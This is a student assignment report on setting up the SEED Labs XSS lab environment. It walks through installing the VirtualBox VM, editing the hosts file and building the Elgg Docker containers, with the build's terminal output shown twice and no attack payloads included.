

Information Security

Assignment # 04

XSS Lab In SEED's Lab

Mam Hina Binte Haq

Course Instructor

CS- 3002

SE- S

Due Date: May 14, 2023

Group Members:

Zeeshan Ali 20i-2465

Ans Zeeshan 20i-0543

Assignment # 04

XSS Lab using SEED's Lab


1- XSS Lab:

Description:

To starting, the Installation requirements are.

- 1- Oracle VM Virtual Box
- 2- SEED'S Ubuntu 20.04

After the installation of the Virtual Box, the VM be appear like as.



Now, Installing the Seed's Ubuntu, we have selected the version such as Ubuntu 20.04 VM as per requirements in the manual.

Ubuntu 20.04 VM

If you prefer to create a SEED VM on your local computers, there are two ways to do that: (1) use a pre-built SEED VM; (2) create a SEED VM from scratch.


Approach 1: Use a pre-built SEED VM. We provide a pre-built SEED Ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB), which can be downloaded from the following links.

- [Google Drive](#)
- [DigitalOcean](#)
- MD5 value: f3d2227c92219265679400064a0a1287
- [VM Manual](#): follow this manual to install the VM on your computer


Approach 2: Build a SEED VM from scratch. The procedure to build the SEED VM used in Approach 1 is fully documented, and the code is open source. If you want to build your own SEED Ubuntu VM from scratch, you can use the following manual.

- [How to build a SEED VM from scratch](#)


After Downloading and Extracting the zip file of the Ubuntu 20.04, it looks like.




Now, to host the Ubuntu in VM box



Set the Memory Configurations




Now, the Ubuntu is successfully hosted.




Lab Pre-Requisite Task:


Download the Lab Setup file and extract it.




After Extracting, it shows all the file and folders in it.




To Assign Ip of seed-server website to run on chrome easily.



Add manually 10.9.0.5 www.seed-server.com in the file using the command line interface.




To Build the docker to make the containers of your website frontend and backend.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/Labsetup". The command being run is "docker-compose.yml image_mysql image_www". The output of the command is displayed in the terminal window, showing the steps of the Docker build process for the "elgg" service. The build is successful, and it ends with the message "Site apache_elgg already enabled".

```
[05/14/23]seed@VM:~/Labsetup$ ls
docker-compose.yml image_mysql image_www
[05/14/23]seed@VM:~/Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Using cache
--> fb31d922b54c
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> fcf207b99b14
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
--> 0109ae7e685
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
--> 2bfab9dabdb0
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
--> ale8c4f07b70
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> e228f4748f1e
Step 8/11 : RUN a2ensite apache_elgg.conf
--> Running in e50c87e708b7
Site apache_elgg already enabled
```


Now the docker build command is successful and docker containers are created.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/Labsetup". The command being run is "ls" followed by "dcbuild". The output of the command is displayed in the terminal window, showing the steps of the Docker build process for the "elgg" service. The build is successful, and it ends with the message "Site apache_elgg already enabled".

```
[05/14/23]seed@VM:~/Labsetup$ ls
docker-compose.yml image_mysql image_www
[05/14/23]seed@VM:~/Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Using cache
--> fb31d922b54c
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> fcf207b99b14
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
--> 0109ae7e685
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
--> 2bfab9dabdb0
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
--> ale8c4f07b70
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> e228f4748f1e
Step 8/11 : RUN a2ensite apache_elgg.conf
--> Running in e50c87e708b7
Site apache_elgg already enabled
```

